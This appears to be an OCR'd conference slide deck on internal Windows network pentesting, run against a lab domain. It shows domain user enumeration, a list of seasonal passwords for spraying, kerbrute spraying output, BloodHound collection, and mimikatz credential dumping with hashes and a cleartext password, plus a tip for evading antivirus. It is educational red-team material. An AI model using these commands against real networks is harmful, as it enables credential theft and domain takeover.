You think your internal network is secure?

René Freingruber

Information Security Auditor,
Kapsch BusinessCom

About me

- 7 years experience as pentester / red teamer / researcher
- Twitter: @ReneFreingruber
- Staatsmeister Cyber Security Austria 2019
- Research topics:
  - 2014: Bypassing EMET
    - 31C3, DeepSec, ZeroNights, RuxCon, ToorCon, NorthSec
  - 2015: Bypassing Application Whitelisting
    - CanSecWest, DeepSec, Hacktivity, NorthSec, IT-SeCX, Bsides Vienna, QuBit
  - 2016: Hacking companies via firewalls
    - DeepSec, Bsides Vienna, DSS ITSEC, IT-SeCX (lightning talks Recon EU and hack.lu)
  - 2017 & 2018: Fuzzing talks & workshops
    - DefCamp, Heise DevSec, IT-SeCX, Bsides Vienna, RuhrSec, BruCon, Hack.lu

Security Audit & Assessment Team

Security Audit & Assessment Team

+80 Security Systems Engineers

kapsch >>>
challenging limits

This talk is about:
low hanging fruits

A normal Windows workstation ….

Extraction of user information

```
C:\>net user /domain
The request will be processed at a domain controller for domain windomain.loc
al.


User accounts for \\dc.windomain.local

-------------------------------------------------------------------------------
A_user3                  Administrator            DA_user6
DefaultAccount           Guest                    H_user7
krbtgt                   SVC_oldService           SVC_service1
SVC_service2             SVC_service3             U_user1
U_user2                  U_user3                  U_user4
U_user5                  U_user6                  U_user8
vagrant
The command completed successfully.
```

Extraction of password policy

```
C:\Windows\system32>net accounts /domain
The request will be processed at a domain controller for domain windomain.local.

Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
The command completed successfully.
```

Password Spraying

- Common passwords:
  - Sommer2019
  - Sommer2019!
  - Winter2019!
  - Sommer2019*
  - November2019!
  - Oktober2019!
  - September2019!
  - <CompanyName>2019!

Password Spraying

```
C:\Tools>kerbrute_windows_amd64.exe passwordspray -d WINDOMAIN.local C:\Tools\users.txt Sommer2019!

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.2 (fd5f345) - 10/21/19 - Ronnie Flathers @ropnop

2019/10/21 09:41:02 >  Using KDC(s):
2019/10/21 09:41:02 >   dc.windomain.local:88
2019/10/21 09:41:02 >  [+] VALID LOGIN:  U_user8@WINDOMAIN.local:Sommer2019!
2019/10/21 09:41:02 >  Done! Tested 19 logins (1 successes) in 0.079 seconds
```

Password Spraying

Kerberos preauthentication Password Spraying:

- Advantage:
  - Fast! One UDP packet per query!
  - No “An account failed to log on” 4625 events

- Disadvantage:
  - May lockout accounts

Extraction of user information

```
C:\Tools>net user /domain DA_user6
The request will be processed at a domain controller for domain windomain.local.

User name                    DA_user6
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/9/2019 11:13:17 AM
Password expires             11/20/2019 11:13:17 AM
Password changeable          10/10/2019 11:13:17 AM
Password required            Yes
User may change password     Yes
```

Extraction of user information

```
PS C:\Windows\system32> . C:\Tools\PowerSploit\PowerSploit-dev\Recon\PowerView.ps1
PS C:\Windows\system32> Get-DomainUser DA_user6


logoncount              : 20
badpasswordtime         : 10/21/2019 9:41:02 AM
distinguishedname       : CN=DA_user6,OU=Admins,OU=VIENNA,DC=windomain,DC=local
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 10/5/2019 9:48:45 AM
name                    : DA_user6
objectsid               : S-1-5-21-2112549585-1923732046-2630222226-1316
samaccountname          : DA_user6
```

Extraction of user information

```
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : 1/1/1601 12:00:00 AM
countrycode             : 0
whenchanged             : 10/9/2019 11:13:17 AM
instancetype            : 4
usncreated              : 24887
objectguid              : 09ecd62c-fed4-4370-a9b6-48e6459611a6
sn                      : Hofer
lastlogoff              : 1/1/1601 12:00:00 AM
```

Extraction of user information

```
givenname                : Klaus
memberof                 : CN=Domain Admins,CN=Users,DC=windomain,DC=local
lastlogon                : 10/9/2019 11:13:49 AM
badpwdcount              : 1
cn                       : DA_user6
useraccountcontrol       : NORMAL_ACCOUNT
whencreated              : 10/5/2019 9:43:41 AM
primarygroupid           : 513
pwdlastset               : 10/9/2019 11:13:17 AM
```

Search Descriptions

```
PS C:\> . C:\Tools\PowerSploit\PowerSploit-dev\Recon\PowerView.ps1
PS C:\> Get-DomainUser | Select-Object -Property samaccountname,description

samaccountname description
-------------- -----------
Administrator  Built-in account for administering the computer/domain
Guest          Built-in account for guest access to the computer/domain
DefaultAccount A user account managed by the system.
vagrant        Vagrant User
krbtgt         Key Distribution Center Service Account
U_user1
SVC_service2
SVC_service3   Password: Reporter#123
SVC_oldService
```

PwdLastSet

```
PS C:\> Get-DomainUser -Properties samaccountname,pwdLastSet | where {$_.samaccountname -ne 'DefaultAccount' -AND $_.samaccountname -ne 'Guest'} | sort pwdLastSet  | ft -wrap -autosize
```

```
samaccountname pwdlastset
-------------- ----------
SVC_oldService 3/5/2003 11:12:51 AM
Administrator  9/13/2019 1:48:05 PM
krbtgt         9/13/2019 1:50:53 PM
vagrant        9/13/2019 8:32:54 PM
U_user1        10/5/2019 9:43:41 AM
```

Is SVC_oldService a real user or a trap?

kapsch challenging limits

```
PS C:\> Get-DomainUser SVC_oldService -Properties samacc
ountname,pwdlastset,whencreated,lastlogon,lastlogontimes
tamp,lastlogoff,badpasswordtime,logoncount
```

```
whencreated             : 10/5/2019 9:43:42 AM
pwdlastset              : 3/5/2003 11:12:51 AM
logoncount              : 28
lastlogontimestamp      : 10/21/2019 9:41:02 AM
lastlogoff              : 1/1/1601 12:00:00 AM
lastlogon               : 10/21/2019 9:41:02 AM
badpasswordtime         : 10/23/2019 12:10:22 PM
samaccountname          : SVC_oldService
```

➔ **Trap!**

Extraction of user information

```
PS C:\Windows\system32> Get-DomainUser -Filter "(&(objec
tCategory=person)(&(givenname=Klaus)(&(sn=Hofer)(!(samac
countname=DA_user6)))))" -Properties samaccountname,logo
ncount,sn,givenname

sn     givenname logoncount samaccountname
--     --------- ---------- --------------
Hofer Klaus              0 U_user6
```

Inactive admins

- List all accounts which:
  - are administrators
  - are enabled
  - and didn’t logon since 1 year

```
$date_one_year_ago = (Get-Date).AddMonths(-12).ToFileTime(); Get-
DomainUser -Filter "(&(!(userAccountControl:1.2.840.113556.1.4.803:=2
))(lastlogontimestamp<=$date_one_year_ago)(admincount=1))"
-Properties samaccountname,lastlogontimestamp, lastlogon,pwdlastset,
whencreated | sort lastlogontimestamp | ft -wrap -autosize
```

Not updated computers

kapsch challenging limits

>Computers which are not updated?

- Previously: Get-ExploitableSystems.ps1
  - It was a long time possible to query the exact update level!

- With some magic we can still get them:
  - LastlogonTimestamp ➔ Reveals when the system was rebooted (➔updated)
  - Computer passwords change all 30 days ➔ Reveals if the system is online

Not updated computers

```
PS C:\> $date_one_month_ago = (Get-Date).AddMonths(-1).AddDays(-10).ToFileTime();
PS C:\> $computers_alive = Get-NetComputer -Filter "(pwdLastSet>=$date_one_month_ago)";
PS C:\> $computers_alive | select dnshostname, @{Name="Days reboot"; Expression={((Get-Date) - $_.las
stamp).Days}}, operatingsystem, operatingsystemversion | sort lastlogontimestamp | ft -wrap -autosize
```

```
dnshostname           Days reboot operatingsystem                          operatingsystemversion
-----------           ----------- ---------------                          ----------------------
win10.windomain.local           0 Windows 10 Enterprise Evaluation         10.0 (18362)
wef.windomain.local             2 Windows Server 2016 Standard Evaluation  10.0 (14393)
dc.windomain.local              2 Windows Server 2016 Standard Evaluation  10.0 (14393)
```


Automation & a GUI

- On the target system:
  - Download https://github.com/BloodHoundAD/BloodHound
  - In the „ingestors“ folder:


```
SharpHound.exe -c All,LoggedOn
SharpHound.exe -c SessionLoop --MaxLoopTime 24h
```

- On the attacker system
  - Download the release version: https://github.com/BloodHoundAD/BloodHound/releases
  - Drag & Drop the created .zip files into Bloodhound

Bloodhound


BloodHound
Start typing to search for a node...
HasSession
WEF.WINDOMAIN.LOCAL
H_USER7@WINDOMAIN.LOCAL
AdminTo
MemberOf
U_USER1@WINDOMAIN.LOCAL
HELPDESK-PASSWORD-RESET@WINDOMAIN.LOCAL
GenericAll
DA_USER6@WINDOMAIN.LOCAL
SVC_SERVICE2@WINDOMAIN.LOCAL
MemberOf
MemberOf
DOMAIN ADMINS@WINDOMAIN.LOCAL
MemberOf
VAGRANT@WINDOMAIN.LOCAL
MemberOf
ADMINISTRATOR@WINDOMAIN.LOCAL

Bloodhound


BloodHound
Start typing to search for a node...
HasSession
WEF.WINDOMAIN.LOCAL
H_USER7@WINDOMAIN.LOCAL
AdminTo
MemberOf
U_USER1@WINDOMAIN.LOCAL
HELPDESK-PASSWORD-RESET@WINDOMAIN.LOCAL
GenericAll
DA_USER6@WINDOMAIN.LOCAL
MemberOf
SVC_SERVICE2@WINDOMAIN.LOCAL
MemberOf
DOMAIN ADMINS@WINDOMAIN.LOCAL
MemberOf
VAGRANT@WINDOMAIN.LOCAL
MemberOf
ADMINISTRATOR@WINDOMAIN.LOCAL

Mimikatz

- Start mimikatz to dump all passwords from the LSASS process:

```
mimikatz.exe "privilege::debug"
"sekurlsa::logonpasswords"
```


Mimikatz

```
Logon Time         : 10/24/2019 11:03:39 AM
SID                : S-1-5-21-2112549585-1923732046-2630
        msv :
         [00000003] Primary
         * Username : H_user7
         * Domain   : WINDOMAIN
         * NTLM     : 732866349865c67c2f7fe1a9ab2a5c74
         * SHA1     : 7e98d6723dbea49c4c04c448585824d66
         * DPAPI    : def8ae1f37e0029918e9d558c43c320a
        tspkg :
        wdigest :
         * Username : H_user7
         * Domain   : WINDOMAIN
         * Password : HelpPassword123!
        kerberos :
```

AV / EDR

- AV‘s detect mimikatz!
- Solution: ➔ Don‘t execute mimikatz on the target system

```
sekurlsa::minidump
dump.dmp
```



Service accounts

